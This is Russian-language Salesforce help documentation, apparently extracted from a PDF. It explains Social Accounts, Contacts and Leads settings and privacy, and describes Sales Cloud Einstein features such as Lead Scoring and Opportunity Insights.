Просмотрите инструкции по использованию социальных организаций, контактов и интересов, включая информацию о конфиденциальности и безопасности, а также о социальных сетях с доступом по записям и пользовательским интерфейсам.

Важное замечание: Социальные организации, контакты и интересы используют публичные API для отображения информации о социальной сети в Salesforce. Социальные сети могут менять либо отменять доступ к API в любое время, так что невозможно гарантировать доступность данной функции или доступ к данным, которые предоставляются в настоящее время. После выпуска Winter '16 сведения из сети LinkedIn недоступны этой функции.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии

Заголовок

Просмотреть демонстрационный ролик (Salesforce Classic) (3 мин. 29 с)

Безопасность и конфиденциальность

- Тип ресурсов социальных сетей и информации, которые доступны для просмотра о лице или компании, зависит от вида подключения к этому лицу или компании в социальной сети, а также от настроек приватности этого лица или компании. Если вы не вошли в социальную сеть через Salesforce, то увидите только сведения, которые лицо или компания сделали доступными общей публике.
- При входе в аккаунты социальных сетей система Salesforce использует надежный протокол приложения OAuth. Регистрационные данные пользователя остаются недоступными для системы Salesforce, а пароли не сохраняются.
- Система Salesforce не поддерживает импорт или хранение сведений из социальных сетей. При каждом выборе профиля социальной сети или видеоматериала YouTube система Salesforce извлекает нужные сведения прямо из социальной

сети. Данный алгоритм гарантирует отображение только самых свежих сведений об организациях, контактах и интересах в социальных сетях.

- Связывание записи Salesforce с аккаунтом социальной сети не инициирует выполнение действий в социальной сети. Например, пользователь, связывающий контакт с организацией Twitter, не начинает отслеживание данной организации в Twitter.
- Система Salesforce не публикует сведения о пользователе или его действиях в связанных аккаунтах социальных сетей.
- Организации, контакты и интересы не получают уведомления об использовании системы Salesforce для просмотра связанных профилей социальных сетей. Кроме того, при использовании окна просмотра социальных сетей все взаимодействия с социальными сетями, выполняемые посредством системы Salesforce, доступны только для чтения.

  Прим.: При закрытии окна просмотра социальных сетей (например, путем выбора ссылки, открывающей новую вкладку веб-обозревателя) пользователь выходит из системы Salesforce и начинает взаимодействовать с социальной сетью напрямую. Действия, выполняемые вне окна просмотра «Социальные организации, контакты и интересы» системы Salesforce, могут публиковаться социальной сетью.

Табл. 44: Доступность социальных сетей по записи и пользовательскому интерфейсу

Социальная сеть	Записи, поддерживаемые в Salesforce Classic	Записи, поддерживаемые в Lightning Experience и Salesforce1
Twitter	Организации Контакты Интересы	Организации Контакты Интересы
Facebook	Организации Контакты Интересы	
Klout	Организации Контакты Интересы	
YouTube	Организации Контакты Интересы	

СМ. ТАКЖЕ:

Подключение социальных сетей к организациям, контактам и интересам
Прекращение отображения профилей социальных сетей в организациях, контактах и интересах
Выбор и изменение изображений для профилей организаций, контактов и интересов
Социальные организации, контакты и интересы

Подключение социальных сетей к организациям, контактам и интересам

Просмотрите организацию, контакт или интерес и войдите в социальную сеть, к которой хотите получить доступ. Вы автоматически увидите информацию о доступных социальных сетях для записи. В Salesforce Classic вы можете получить доступ к Twitter или Facebook. В Lightning Experience или Salesforce1 вы можете получить доступ только к Twitter.

Посмотреть демонстрационный ролик (3 мин. 29 сек.)

1. Просмотрите записи организации, контакта или интереса.
2. Войдите в социальную сеть, к которой хотите получить доступ. В Salesforce Classic найдите доступные социальные сети под именем записи. В Lightning Experience найдите их на вкладке записи «Новости». Если ссылки или значки социальной сети не отображаются, попросите администратора активировать социальные организации, контакты и интересы, а также все доступные социальные сети. Вам может также понадобиться сделать социальные сети видимыми самостоятельно.
   Salesforce автоматически ищет профили, совпадающие с именем записи.
3. Выберите профиль для связи с записью или выполните повторный поиск по другим ключевым словам.

СМ. ТАКЖЕ:

Прекращение отображения профилей социальных сетей в организациях, контактах и интересах

Инструкции по использованию социальных организаций, контактов и интересов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра профилей в социальных сетях для организации, контакта или интереса выполните следующие действия.

- «Создание» и «Редактирование» для организаций, контактов и интересов

Прекращение отображения профилей социальных сетей в организациях, контактах и интересах

Если социальные организации, контакты и интересы активированы в вашей организации, доступен выбор социальных сетей, которые должны быть видимы для записи. Сведения о социальной сети просто перестают отображаться. Другие пользователи с доступном к записям могут только видеть профили социальных сетей для этих записей.

В Salesforce Classic вы можете получить доступ к Twitter, Facebook, Klout и Youtube. В Lightning Experience вы можете получить доступ только к Twitter.

1. На странице своих личных параметров введите *«Социальные»* в поле «Быстрый поиск», затем выберите **«Настройки моих социальных организаций и контактов»**, **«Мои социальные организации и контакты»** или **«Настройки»** в зависимости от появившегося результата поиска.
2. Снимите флажки напротив социальных сетей, которые хотите скрыть. Если вы отмените выбор функции **«Использование социальных организаций и контактов»**, это означает отмену выбора всех социальных сетей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии

3. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Подключение социальных сетей к организациям, контактам и интересам

Подключение социальных сетей к организациям, контактам и интересам

Социальные организации, контакты и интересы

Выбор и изменение изображений для профилей организаций, контактов и интересов

Когда кто-либо подключает профиль социальной сети в записи Salesforce, изображение профиля нередко отображается в записи. Если активирован логотип организации, возможна замена изображений профиля изображениями, которые добавлены вручную.

1. Просмотрите записи организации, контакта или интереса.
2. Нажмите на социальную сеть. В Salesforce Classic щелкните значки под именем записи. В Lightning Experience используйте ссылки на вкладке записи «Новости».
3. Откройте вкладку нужной социальной сети в окне просмотра социальных сетей.
4. Щелкните **«Показать фотографию в Salesforce»**.

СМ. ТАКЖЕ:

Прекращение отображения профилей социальных сетей в организациях, контактах и интересах

Подключение социальных сетей к организациям, контактам и интересам

Инструкции по использованию социальных организаций, контактов и интересов

Социальные организации, контакты и интересы

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для обновления профилей в социальных сетях для организации, контакта или интереса выполните следующие действия.

- «Правка» для организаций, контактов и интересов.

Настройка социальных организаций, контактов и интересов

Со страницы настроек социальных организаций, контактов и интересов в меню «Настройка» можно активировать или отключить социальные организации, контакты и интересы. Возможен также выбор социальных сетей, доступных пользователям. Социальные сети, контакты и интересы обычно по умолчанию активированы.

1. В меню «Настройка» введите строку *«Социальные организации»* в поле «Быстрый поиск» и выберите пункт **«Настройки социальных организаций и контактов»**.
2. Установите флажок **«Включить социальные организации и контакты»**.
3. Выберите социальные сети, к которым могут обращаться пользователи в вашей организации. По умолчанию включена поддержка всех социальных сетей.
4. Нажмите кнопку **«Сохранить»**.
5. Чтобы сделать Twitter доступным в мобильном приложении Salesforce1, добавьте карточку Twitter в раздел «Мобильные карточки» в макеты страниц интересов, контактов и организаций.

Уведомите пользователей о возможности индивидуальной настройки функции «Социальные организации, контакты и интересы».

СМ. ТАКЖЕ:

Подключение социальных сетей к организациям, контактам и интересам

Социальные организации, контакты и интересы

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы включить социальные организации, контакты и интересы, выполните следующие действия.

- «Настройка приложения»

Sales Cloud Einstein

Основные прогнозы, интеллектуальные рекомендации и своевременная автоматизация позволяют значительно повысить эффективность групп сбыта на каждом этапе процесса продаж. Sales Cloud Einstein — это ваш собственный отдел интеллектуальной обработки данных, который учится на действиях продаж вашей группы и на данных CRM и помогает вам выявить лучшие интересы, более эффективно обрабатывать возможности и легко сохранять клиентов.

Прим.: Информацию о ценах можно получить у менеджера по работе с клиентами Salesforce.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Запись действий Einstein для Sales Cloud Einstein

Распрощайтесь с необходимостью входа в систему. Приветствуйте «умные» продажи. Подключите электронную почту и календарь к Salesforce. После этого ваши электронные сообщения и события будут автоматически добавляться в соответствующие записи Salesforce. Электронные сообщения, отправленные из Salesforce, будут проходить через вашу учетную запись электронной почты.

Используйте средство оценки интересов Einstein Lead Scoring

Средство Einstein Lead Scoring показывает вам интересы, которые лучше всего соответствуют шаблонам успешного преобразования компании.

Einstein Opportunity Insights

Предоставьте своим торговым представителям сведения о наличных возможностях, что помочь им заключать больше сделок. Они получают прогнозы о тех сделках, которые скорее всего могут быть закрыты, напоминания о последующих мероприятиях и уведомления о ключевых моментах в сделках.

Einstein Account Insights

Искусственный интеллект поможет группе сбыта в развитии взаимосвязей с клиентами. Благодаря Einstein Account Insights ваша группа всегда будет в курсе основных коммерческих мероприятий и других ключевых моментов, влияющих на отношения с клиентами.

Einstein Automated Contacts

Тратьте еще меньше времени на ввод данных. Средство Einstein Automated Contacts использует действия в электронной почте и события для того, чтобы предлагать новые данные для записи, которые вы можете добавить в программу Salesforce парой нажатий на кнопки.

Рекомендации по настройке продукта Sales Cloud Einstein

До начала настройки Sales Cloud Einstein изучите рекомендации по настройкам общего доступа организации, а также сведения о пакетах, установленных в организации.

Настройка Sales Cloud Einstein

Следуйте поэтапным инструкциям в помощнике настройки Sales Cloud Einstein, включая выбор тех лиц, которые могут использовать Einstein, и задание характеристик программы Einstein. Вы также настраиваете страницы и просматриваемые списки, чтобы пользователи могли видеть важные сведения.

Запись действий Einstein для Sales Cloud Einstein

Распрощайтесь с необходимостью входа в систему. Приветствуйте «умные» продажи. Подключите электронную почту и календарь к Salesforce. После этого ваши электронные сообщения и события будут автоматически добавляться в соответствующие записи Salesforce. Электронные сообщения, отправленные из Salesforce, будут проходить через вашу учетную запись электронной почты.

Дополнительные сведения о записи действий Einstein см. в основной статье, посвященной данной функции, по ссылке ниже.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно за дополнительную плату с Sales Cloud Einstein и приложением Inbox в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited** Edition

СМ. ТАКЖЕ:

- Запись действий Einstein
- Рекомендации по настройке функции «Запись действий Einstein»
- Настройка функции «Запись действий Einstein»
- Sales Cloud Einstein

Используйте средство оценки интересов Einstein Lead Scoring

Средство Einstein Lead Scoring показывает вам интересы, которые лучше всего соответствуют шаблонам успешного преобразования компании.

ВЕРСИИ

Доступно в версиях: Lightning Experience. Оценка интересов доступна для просмотра в виде списков в Salesforce Classic. Оценки интересов в виде списков и страницы подробных сведений о записях в Salesforce1.

Доступно за дополнительную плату вместе с Sales Cloud Einstein в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Типы интересов, наиболее склонных к преобразованию с оценкой Einstein Lead Scoring

Используйте искусственный интеллект для оценки соответствия интересов шаблонам успешного преобразования компании. Позвольте своей группе сбыта ранжировать свои интересы по уровню. Смотрите, какие поля наиболее всего влияют на показатели каждого интереса.

Узнайте, какие из значений полей интереса наиболее сильно влияют на коэффициент преобразования

Панель Einstein Lead Scoring, работающая на Wave, позволяет понять, какие характеристики интереса приводят в итоге к максимальному числу преобразований. Наблюдайте за тем, как баллы оценки интересов коррелируют с коэффициентом конверсии, отслеживайте среднюю оценку интереса по каждому из источников интересов и т. п.

СМ. ТАКЖЕ:

- Включение средства оценки интересов Einstein Lead Scoring
- Настройка Sales Cloud Einstein
- Sales Cloud Einstein

Типы интересов, наиболее склонных к преобразованию с оценкой Einstein Lead Scoring

Используйте искусственный интеллект для оценки соответствия интересов шаблонам успешного преобразования компании. Позвольте своей группе сбыта ранжировать свои интересы по уровню. Смотрите, какие поля наиболее всего влияют на показатели каждого интереса.

Приложение Einstein Lead Scoring использует комбинацию обработки данных и машинного обучения для поиска шаблонов преобразования интересов в вашем бизнесе и для прогнозирования ранжирования текущих интересов. Используя машинное обучение, средство оценки интересов Einstein Lead Scoring предоставляет более простое, быстрое и точное решение, чем традиционные подходы по вычислению оценки интересов на основе правил.


Средство Einstein Lead Scoring анализирует прошлые интересы, в том числе настраиваемые поля, для определения того, какие из текущих интересов наиболее схожи с интересами, успешно преобразованными с возможностями в прошлом. Средство Einstein Lead Scoring добавляет в интересы поле «Оценка интересов». Показатели интересов позволяют торговым представителям ранжировать работу по интересам в соответствии с их схожестью с прежними преобразованными интересами. Интересы с более высокими приоритетами имеют больше общего с интересами, преобразованными ранее.

ВЕРСИИ


Доступно в версиях: Lightning Experience. Оценка интересов доступна для просмотра в виде списков в Salesforce Classic. Оценки интересов в виде списков и страницы подробных сведений о записях в Salesforce1.

Доступно за дополнительную плату вместе с Sales Cloud Einstein в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Приоритет интересов появляется в компоненте Einstein на страницах информации об интересах. Компонент показывает также торговых представителей, которые в полях интересов оказали самое положительное (1) или отрицательное (2) влияние на показатели. Поля, не перечисленные в компоненте Einstein, хоть и оказывают влияние на приоритет, но оно меньше, чем у перечисленных полей.



Когда вы или ваши пользователи добавляете поле показателей в списковые представления, наведение курсора на показатель (1) отображает сведения (2) о показателе. Когда торговые представители фокусируются на интересах с более высокими показателями, они могут преобразовывать их в возможности. Замок (3) означает, что оценка предназначена только для чтения.



Средство Einstein Lead Scoring периодически повторно анализирует ваши архивные интересы и обновляет оценку текущих интересов.

Средство Einstein Lead Scoring включает панель мониторинга с отчетами, показывающими ключевые показатели интересов для вашей организации.

- Средний показатель интересов по источнику интересов
- Курс обмена по показателю интересов
- Распространение показателя интересов: преобразованные и утраченные возможности

Узнайте, какие из значений полей интереса наиболее сильно влияют на коэффициент преобразования

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для просмотра панели Einstein Lead Scoring:	Используйте средство оценки интересов Einstein Lead Scoring И Использование шаблонных приложений Wave Analytics И Просматривайте все интересы
Чтобы создать приложения Wave с помощью шаблона приложения Einstein Lead Scoring,	Используйте средство оценки интересов Einstein Lead Scoring И Управление шаблонными приложениями Wave Analytics И Просматривайте все интересы


Панель Einstein Lead Scoring, работающая на Wave, позволяет понять, какие характеристики интереса приводят в итоге к максимальному числу преобразований. Наблюдайте за тем, как баллы оценки интересов коррелируют с коэффициентом конверсии, отслеживайте среднюю оценку интереса по каждому из источников интересов и т. п.

Чтобы открыть панель мониторинга Einstein Lead Scoring, нажмите на вкладку **Einstein Analytics**, а затем нажмите на **Интересы**.


Диаграмма прогностических факторов на уровне компании показывает, какие значения полей интереса чаще других видны в преобразованных интересах (1) и какие чаще встречаются в непреобразованных интересах (4).

Чтобы увидеть долю интересов, которые имеют конкретное значение поля, наведите курсор на полосу на диаграмме (2). Чтобы рассмотреть подробности и увидеть, какие из интересов имеют такое значение поля, нажмите на полосу, а затем на опцию **Запустить** (3).





На диаграмме преобразования интересов (5) показан коэффициент преобразования для каждого среза оценок интересов: 0–20, 21–40, 41–60, 61–80 и 81–100. Таблица среднего балла оценки интереса (6) показывает средний балл оценки для каждого источника интересов.



Чтобы просмотреть статистику по интересам за определенный период, выберите начальную и конечную временные точки в верхней части панели мониторинга (7).



На панели также показана дополнительная статистика за выбранный временной период.

- Общее количество оцененных интересов
- Количество интересов с оценкой 81–100
- Коэффициент преобразования для интересов с оценкой 81–100
- Ваш общий коэффициент преобразования

Вы можете создать произвольные приложения Wave для своих пользователей на основе приложения Einstein Lead Scoring.

1. В средстве запуска приложений нажмите на **Wave Analytics**.
2. Нажмите кнопки **Создать**, затем **Приложение**.
3. Выберите шаблон **Einstein Lead Scoring Analytics**.

Прим.: Средство Einstein Lead Scoring включает пять пользовательских лицензий Wave.

Einstein Opportunity Insights


Предоставьте своим торговым представителям сведения о наличных возможностях, что помочь им заключать больше сделок. Они получают прогнозы о тех сделках, которые скорее всего могут быть закрыты, напоминания о последующих мероприятиях и уведомления о ключевых моментах в сделках.

Прим.: В настоящее время важные сведения об организациях и возможностях доступны только на английском языке.

ВЕРСИИ


Доступно в версиях: Lightning Experience.

Доступно за дополнительную плату вместе с Sales Cloud Einstein в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.




Функция «Обзор возможностей» предлагает уведомления о различных возможностях ровно в тот момент, когда они нужны на начальной странице, в записях возможностей и списковых представлениях.

Торговые представители могут видеть различные прогнозы, связанные с их сделками, на начальной странице. На начальной странице также отображаются подходящие действия, связанные с различными возможностями, например возможность изменить дату закрытия возможности или отправить письмо контакту, который не ответил на запрос. Представители также могут отменить получение важных сведений или оставить отзыв о релевантности тех или иных важных сведений.



Прим.: Чтобы действие с письмом отображалось в прогнозах, следует создать глобальное быстрое действие с электронной почтой. Для получения дополнительных сведений см. раздел «Создание глобальных быстрых действий» в справке Salesforce.


В записи возможности представители могут видеть все прогнозы и предложения, связанные с возможностью.



Вы также можете добавить прогнозы в списковые представления.

Средство Einstein Opportunity Insights доступно посредством Lightning for Outlook и Lightning for Gmail.

